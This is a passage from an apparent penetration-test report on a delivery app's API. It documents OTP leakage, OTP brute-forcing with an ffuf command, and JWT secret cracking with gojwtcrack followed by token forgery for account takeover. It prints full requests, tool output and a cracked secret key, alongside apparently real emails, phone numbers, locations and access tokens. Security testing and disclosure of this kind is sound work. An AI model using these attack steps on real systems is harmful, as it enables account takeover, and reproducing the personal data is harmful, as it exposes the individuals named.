


```
PATCH /api/v1/users/updateMe HTTP/1.1
user-agent: Dart/3.4 (dart:io)
accept: application/json
Accept-Encoding: gzip, deflate, br
Content-Length: 51
host: 192.168.1.13:5648
authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjY3MTNmNjE3ZTJiMTBiYjIxMmQyOGM3NS
IsImlhdCI6MTcyOTM2MTUxMiwiZXhwIjoxNzM3MTM3NTEyfQ.ARgJ-OFraP3quU5jIbsmxv3eypt9x6
DqIkcUausTurM
content-type: application/json
Connection: keep-alive

{
    "email":"eng.abdelrahman.s.wi.d.a.n@gmal.com"

}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 104
ETag: W/"68-UyRDhn7U2Vps97tiYaPNYtVpk4Q"
Date: Sun, 20 Oct 2024 12:18:13 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "status":"success",
    "message":
    "OTP has been sent to your new email address. Please confirm your email."
}
```

**Note**: After sending the first request, the OTP is sent to the new email, and the email is updated without confirmation. The user cannot log in with the previous email.

2. **Second Request**:
   - Send the same request with the same JWT and email.
   - **Response**:



```
PATCH /api/v1/users/updateMe HTTP/1.1
user-agent: Dart/3.4 (dart:io)
accept: application/json
Accept-Encoding: gzip, deflate, br
Content-Length: 51
host: 192.168.1.13:5648
authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjY3MTNmNjE3ZTJiMTBiYjIxMmQyOGM3NS
IsImlhdCI6MTcyOTM2MTUxMiwiZXhwIjoxNzM3MTM3NTEyfQ.ARgJ-0FraP3quU5jIbsmxv3eypt9x6
DqIkcUausTurM
content-type: application/json
Connection: keep-alive

{
    "email":"eng.abdelrahman.s.wi.d.a.n@gmal.com"

}
```

```
Content-Length: 913
ETag: W/"391-q/88cQ0qfGZRfKQmIapd2d3YJFA"
Date: Sun, 20 Oct 2024 12:24:46 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "status":"success",
    "data":{
        "user":{
            "_id":"6713f617e2b10bb212d28c75",
            "name":"abdo",
            "email":"eng.abdelrahman.s.wi.d.a.n@gmal.com",
            "phone":"01066565658",
            "role":"unorganized-delivery",
            "currentState":{
                "type":"Point",
                "coordinates":[
                    28.4927926,
                    34.515918
                ],
                "_id":"6713f617e2b10bb212d28c76"
            },
            "vehicleType":"skoter",
            "vehicleLicenseImg":
            "https://firebasestorage.googleapis.com/v0/b/android-map-421816.
            appspot.com/o/vehicle_license_image%2Fb.sw.yd.an6%40gmail.com?al
            t=media&token=1e26a808-d07f-44e9-9e65-cb246dd00b0a",
            "deliveryApprovalImg":
            "https://firebasestorage.googleapis.com/v0/b/android-map-421816.
            appspot.com/o/delivery_approval_image%2Fb.sw.yd.an6%40gmail.com?
            alt=media&token=9b049825-c8b2-4325-9e24-8793a5221a4b",
            "deliveryApproved":false,
            "confirmedEmail":false,
            "trip":[
            ],
            "profileImage":
            "https://eu.ui-avatars.com/api/?name=del%20acc%20takeover&size=2
            50",
            "otpResetExpires":"2024-10-20T12:28:10.766Z",
            "OTP":"323357"
```

In this response, the OTP is exposed in the response body along with other user data.

## 6.3.Impact:

An attacker with access to a valid JWT can:

- Send an update request to modify the email address.
- Repeatedly send the same request to retrieve the OTP without needing access to the email inbox.
- Use the OTP to confirm the email change, potentially gaining unauthorized access to the user's account.

This vulnerability allows attackers to bypass the OTP verification process, leading to possible account takeover or other malicious actions, especially if additional security controls (such as two-factor authentication) are not implemented.

## 6.4.Recommendations:

1. **Do Not Return Sensitive Data in Response**:
   - o Ensure that sensitive information, such as OTPs, is not included in the response body, regardless of repeated requests.
2. **Implement Rate Limiting**:
   - o Enforce rate-limiting controls on the updateMe endpoint to mitigate the risk of brute force or repeated requests in a short timeframe.
3. **Expire OTP After Use**:
   - o OTPs should expire immediately after use. The system should generate a new OTP for each request or enforce a one-time use policy.

4. **Add Logging and Monitoring**:
    - Log all requests that trigger sensitive actions, such as email updates, and monitor for repeated requests that may indicate abuse.
5. **Enhance JWT Security**:
    - Regularly rotate the JWT secret and implement short-lived tokens with refresh mechanisms to minimize the exploitation window if a JWT is compromised.

### 6.5.Affected Endpoint:

- /api/v1/users/updateMe

### 6.6.References:

- OWASP Top 10: A2 - Broken Authentication
- OWASP Mobile Security Testing Guide

## 7.Lack of Rate Limiting & Weak OTP Mechanism

**Severity: High**
**Status: Fail**

### 7.1.Vulnerability Description:


During testing, it was discovered that the application does not implement rate limiting on critical endpoints, specifically those involved in the One-Time Password (OTP) verification process. The OTP mechanism uses a 6-digit numerical code, which remains valid for 10 minutes. This vulnerability allows an attacker to brute force the OTP via automated tools, significantly increasing the chances of successfully guessing a valid OTP within the allotted time frame.

### 7.2.Details of the Findings:

1. **No Rate Limiting**: The application does not enforce a limit on the number of requests a user can send to OTP-related endpoints. This lack of rate limiting allows attackers to send a high volume of OTP requests without being blocked, enabling brute force attacks against the OTP.
2. **Weak OTP Mechanism**: The OTP used in the application is a 6-digit numerical code, resulting in only 1,000,000 possible combinations (000000–999999). Given that the OTP is valid for 10 minutes, the absence of rate limiting makes it feasible for an attacker to brute force all possible combinations within this timeframe.

### 7.3.Exploit Scenario:

After sending forget password request




```
POST /api/v1/users/forgetPassword HTTP/1.1
user-agent: Dart/3.4 (dart:io)
accept: application/json
Accept-Encoding: gzip, deflate, br
Content-Length: 31
host: 192.168.1.13:5648
authorization: Bearer
content-type: application/json
Connection: keep-alive

{
    "email":"0xswid.an@gmail.com"
}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 61
ETag: W/"3d-+E32FQkvTOSafm0j5u6r05fHtX4"
Date: Sun, 20 Oct 2024 14:41:49 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "status":"success",
    "message":"Reset OTP send to your email"
}
```


An attacker can use an automated tool to brute force the OTP by iterating through all possible values. Without rate limiting, the attacker can send numerous requests per second to the OTP verification endpoint, significantly increasing the chances of guessing a valid OTP within the 10-minute validity window.

## 7.4.Example of a brute force attack using FFUF tool:



```
┌──(swidan㉿192)-[~/Desktop]
└─$ ffuf -u http://192.168.1.13:5648/api/v1/users/resetPassword -X PATCH -H "Authorization: Bearer " -H "Content-Ty
pe: application/json" -d '{"otp":"FUZZ","password":"Artx$$123","passwordConfirm":"Artx$$123"}' -w 6-digits-000000-9
99999.txt -mc 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : PATCH
 :: URL              : http://192.168.1.13:5648/api/v1/users/resetPassword
 :: Wordlist         : FUZZ: /home/swidan/Desktop/6-digits-000000-999999.txt
 :: Header           : Content-Type: application/json
 :: Header           : Authorization: Bearer
 :: Data             : {"otp":"FUZZ","password":"Artx$$123","passwordConfirm":"Artx$$123"}
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
________________________________________________

124131                  [Status: 200, Size: 478, Words: 2, Lines: 1, Duration: 562ms]
:: Progress: [1000000/1000000] :: Job [1/1] :: 763 req/sec :: Duration: [0:24:33] :: Errors: 0 ::

┌──(swidan㉿192)-[~/Desktop]
└─$ 
```

In this case, the attacker can continue sending OTP guesses without restriction, as there is no mechanism in place to limit the number of attempts or lock the account after repeated failed attempts.



Request

```
POST /api/v1/users/login HTTP/1.1
user-agent: Dart/3.4 (dart:io)
accept: application/json
Accept-Encoding: gzip, deflate, br
Content-Length: 53
host: 192.168.1.13:5648
authorization: Bearer
content-type: application/json
Connection: keep-alive

{
    "email":"0xswid.an@gmail.com",
    "password":"Artx$123"
}
```

Response

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Set-Cookie: jwt=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjY3MGViZTYwZGJjYTQwNmM1MzdmY2MxZSIsIm
lhdCI6MTcyOTQzNjUzMSwiZXhwIjoxNzM3MjEyNTMxfQ.INn206zCqd7pB5N38kGIensxgIoU9ywaC0wva9
9tr_Q; Path=/; HttpOnly; Secure
Content-Type: application/json; charset=utf-8
Content-Length: 3227
ETag: W/"c9b-UiSK0UcpzXFiFqV680PUjG3NoFQ"
Date: Sun, 20 Oct 2024 15:02:11 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "status":"success",
    "token":
    "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjY3MGViZTYwZGJjYTQwNmM1MzdmY2Mx
    ZSIsImlhdCI6MTcyOTQzNjUzMSwiZXhwIjoxNzM3MjEyNTMxfQ.INn206zCqd7pB5N38kGIensxgIo
    U9ywaC0wva99tr_Q",
    "data":{
        "user":{
            "_id":"670ebe60dbca406c537fcc1e",
            "name":"del out",
            "email":"0xswid.an@gmail.com",
            "phone":"01065652323",
            "role":"fixed-delivery",
            "vehicleType":"",
            "vehicleLicenseImg":"",
            "deliveryApprovalImg":
            "https://firebasestorage.googleapis.com/v0/b/android-map-421816.apps
            pot.com/o/delivery_approval_image%2F0xswid.an%40gmail.com?alt=media&
            token=a66b17cf-6e0e-4636-88d0-39f1d55676d2",
            "deliveryApproved":false,
            "trip":[
                {
                    "startLoc":{
                        "type":"Point",
                        "coordinates":[
                            36.10035435,
                            4.471575073452465
                        ],
                        "_id":"670ebe60dbca406c537fcc20"
                    },
```

## 7.5.Impact:

- **Account Takeover**: An attacker can reset the password of a targeted account by brute-forcing the OTP, leading to unauthorized access.
- **Loss of Confidentiality**: Sensitive user information may be exposed, resulting in a breach of confidentiality.
- **Service Disruption**: Attackers could abuse the system with repeated automated requests, causing service degradation or Denial of Service (DoS).

## 7.6.Recommendations:

1. **Implement Rate Limiting**: Apply rate limiting to all OTP-related endpoints, restricting the number of OTP requests allowed per user per minute (e.g., 3–5 attempts per minute).
2. **Introduce Account Locking**: After a certain number of failed OTP verification attempts (e.g., 5 failed attempts), lock the account or require additional authentication (e.g., CAPTCHA) to prevent brute force attacks.
3. **Strengthen OTP Mechanism**: Consider implementing stronger OTP mechanisms, such as using alphanumeric characters instead of purely numeric values, or reducing the OTP validity period to a shorter time (e.g., 5 minutes).
4. **Monitor Suspicious Activity**: Implement monitoring and alerting for unusual activity, such as multiple OTP requests from the same IP address or user account.

## 7.7.References:

- OWASP Cheat Sheet Series: Rate Limiting
- OWASP Testing Guide: Testing for Brute Force Protection

## 8.Weak Authentication Mechanism

**Requirement**: **Authentication Mechanism**
**Standard**: **OWASP M1 (Insecure Authentication)**
**Severity**: High
**Status**: **Fail**

### 8.1Vulnerability Description:

The application uses JWT (JSON Web Token) for user authentication, relying on the **HS256 symmetric algorithm** for token signing. The weakness arises from the use of a weak or predictable secret key, allowing attackers to crack the JWT secret key using dictionary-based attacks. Once the secret is cracked, attackers can forge valid JWTs to impersonate users and bypass authentication. Additionally, the application does not validate the exp (expiration) field of the token, allowing even expired tokens to remain valid indefinitely. These combined issues make the application highly susceptible to account takeover attacks.

### 8.2Steps to Reproduce:


1. Obtain a JWT from the application:

- Intercept an authenticated user session using a proxy tool (e.g., Burp Suite). The token will be in the format:

  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjY3MTU3MWVjNWFlZjNiMmNjYmQ2ZWJmMiIsImlhdCI6MTcyOTQ1ODcxNiwiZXhwIjoxNzM3MjM0NzE2fQ.k8En0HBrZ8lwe9y829axYRBzReopWn_YSUHYYEdi5pE

2. Attempt to crack the JWT secret key:

- Use a tool like **gojwtcrack** to crack the token's secret key by performing a dictionary attack using a list of common JWT secrets. The command below shows how to use the tool:
- If successful, the tool will return the secret key:



swidan@192: ~/Downloads/gojwtcrack
File Actions Edit View Help

```
┌──(swidan㉿192)-[~/Downloads/gojwtcrack]
└─$ ls
LICENSE  README.md  gojwtcrack  main.go

┌──(swidan㉿192)-[~/Downloads/gojwtcrack]
└─$ cat ../../Desktop/tripleS_JWT/jwt.secrets.txt | ./gojwtcrack -t ../../Desktop/tripleS_JWT/token.txt
0a6b944d-d2fb-46fc-a85e-0295c986cd9f     eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjY3MTU3MWVjNWFlZjNiMmNjYmQ2ZW
JmMiIsImlhdCI6MTcyOTQ1ODcxNiwiZXhwIjoxNzM3MjM0NzE2fQ.k8En0HBrZ8lwe9y829axYRBzReopWn_YSUHYYEdi5pE

┌──(swidan㉿192)-[~/Downloads/gojwtcrack]
└─$ 
```

- **Discovered Secret Key**: 0a6b944d-d2fb-46fc-a85e-0295c986cd9f

3. Generate a new valid JWT:

- call any request related to target account like set order if it delivery account it will return its id



Request

```
GET /api/v1/client/order/getAllOrders HTTP/1.1
user-agent: Dart/3.4 (dart:io)
accept: application/json
Accept-Encoding: gzip, deflate, br
host: 192.168.1.13:5648
authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjY3MGU1YTUwZGJjYTQwNmM1MzdmY2Jj0C
IsImlhdCI6MTcy0TQ2Mzg3MSwiZXhwIjoxNzM3MjM50DcxfQ.17qcuIaU3MFBAW0iBKfdo4FnEh37DF
sgCiysGpQrgP0
content-type: application/json
Connection: keep-alive
```

Response

```
        "paidStatus":"un-paid",
        "delivery":[
          {
            "_id":"6715798e5aef3b2ccbd6ebfe",
            "name":"del acc tackover ",
            "email":"0x.swi.da.n@gmail.com",
            "phone":"01095786953",
            "role":"unorganized-delivery",
            "currentState":{
              "type":"Point",
              "coordinates":[
                30.6043775,
                32.2770825
              ],
              "_id":"6715798e5aef3b2ccbd6ebff"
            },
            "vehicleType":"skoter",
            "vehicleLicenseImg":
            "https://firebasestorage.googleapis.com/v0/b/android-map-421816.app
            spot.com/o/vehicle_license_image%2F0x.swi.da.n%40gmail.com?alt=medi
            a&token=4bf29016-dec3-4b20-b91e-1a32aa645afa",
            "deliveryApprovalImg":
            "https://firebasestorage.googleapis.com/v0/b/android-map-421816.app
            spot.com/o/delivery_approval_image%2F0x.swi.da.n%40gmail.com?alt=me
            dia&token=b7cc723b-783e-47e2-b778-051872c7c866",
            "deliveryApproved":true,
            "confirmedEmail":true,
            "trip":[
```

- With the secret key in hand, generate a new JWT for the target user by encoding the following payload by his id using https://jwt.io :


```
{
  "id": "6715798e5aef3b2ccbd6ebfe",
  "iat": 1729460396,
  "exp": 1737236596
}
```

4. Make API requests with the generated JWT:

- Try calling GET /api/v1/users/me by generated JWT :
- **Result**: The application does not validate the expiration (exp) field, allowing the token to be used even if it has expired.

5. Perform Account Takeover:

- Use the generated JWT in sensitive operations, such as updating user information, placing orders, or performing other actions.
- Example request:



```
PATCH /api/v1/users//updateMe HTTP/1.1
user-agent: Dart/3.4 (dart:io)
accept: application/json
Accept-Encoding: gzip, deflate, br
host: 192.168.1.13:5648
authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjY3MTIzMWYzNTc2Mzk3MjMxMzVmMTZkNi
IsImlhdCI6MTcyOTQ2MDM5NiwiZXhwIjoxNzM3MjM2NTk2fQ.1BcSdsBCRxlil_rPpSFQJHNfxOLJAL
_bs6doIKP_9MQ
content-type: application/json
Connection: keep-alive
Content-Length: 69

{
    "name":"Attacker Name",
    "email":"attacker@example.com"
}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 104
ETag: W/"68-UyRDhn7U2Vps97tiYaPNYtVpk4Q"
Date: Mon, 21 Oct 2024 15:22:10 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "status":"success",
    "message":
    "OTP has been sent to your new email address. Please confirm your email."
}
```

- **Account Takeover Complete**: By using the cracked JWT, attackers can take over any account in the system.

## 8.3.Impact:

- **Account Takeover**: An attacker can impersonate any user in the application by cracking the JWT secret key and generating forged tokens.
- **Sensitive Data Exposure**: Attackers can gain access to users' personal information without needing their credentials.
- **Service Abuse**: Attackers can perform unauthorized actions on behalf of users, such as placing orders, modifying account details, and accessing private data.

## 8.4.Recommendation:

- **Use strong, unpredictable secret keys** for signing JWTs to prevent brute-force attacks.
- Implement **token expiration validation** by strictly checking the exp field in all JWTs.
- Implement **key rotation mechanisms** and periodically update the JWT secret.

## 8.5.References:

- OWASP Cheat Sheet Series: Authentication
- OWASP Testing Guide: Insecure Authentication Testing

## 9.Firebase Misconfiguration – Unrestricted File Upload and Public Access

**Requirement**: Authentication Mechanism
**Standard**: OWASP M1 (Insecure Authentication)
**Severity**: High
**Status**: Fail

### 9.1.Affected Components:

- **Firebase Storage**: Misconfigured to allow public access and upload operations without any authentication or access control.

### 9.2.Vulnerability Description:

